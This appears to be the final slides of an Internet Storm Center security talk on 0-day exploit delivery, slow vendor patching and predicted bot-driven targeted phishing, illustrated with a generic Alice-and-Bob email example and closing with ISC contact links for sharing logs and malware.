- Spyware or Adware install will bring approx. $1 per user.

→ **0-day**

→ **Millions of Vulnerable Users**

→ **Millions of $$$ for successful exploit!**

0-day exploits are delivered to users like any other exploit. Most of them affect browsers and are delivered via e-mail/web sites.

- User asked to click on “enticing” link to malware hosting site.
- Exploit deposited on trusted site which allows user uploads (ebay images, web forum).
- “Spear Phishing” used to target particular users or groups.

Vendors have a hard time responding to 0-day exploits.

- Patch release is not designed to be fast, but designed to cause minimal disruption (to user and vendor image).
- Traditionally, pre-patch vulnerability information was limited to reduce information available to malware writers
- This no longer applies if the malware is already out and spreading.

Get ready for even harder to recognize virus/phishing e-mails. (auto-spear-phishing)

Current: E-mail spreads as fast as possible.

Better (Future?): Smart Worms will use Targetede-mail.

User sends valid e-mail:

From: Alice
To: Bob
Subject: Meeting

Hey Bob:

we will have a meeting tomorrow at 2:00pm.

5 min later, bot sends followup:

From: Alice's Bot
To: Bob
Subject: Meeting

Sorry, I forgot to attach this document to my e-mail.

Alice

Things will get worse! You have to stay in touch with current developments. Use the ISC as your life line for survival.

- As you are reading this slide, everything that preceded it is out of date.
- A solid foundation in InfoSec basic principles and best practices is necessary to understand new threats quickly.
- Use the ISC to stay in touch.

The Internet Storm Center is a collaborative information sharing community: Come to collaborate and share!

- Send us your logs:

  http://www.dshield.org/howto.html

- Send us your observations:

  http://isc.sans.org/contact.html

  handlers@sans.org

- Send us your malware:

  http://isc.sans.org/contact.html

  http://isc.sans.org/seccheck

Now it's your turn to ask questions!

Thanks!

http://isc.sans.org/contact.html

http://www.dshield.org/howto.html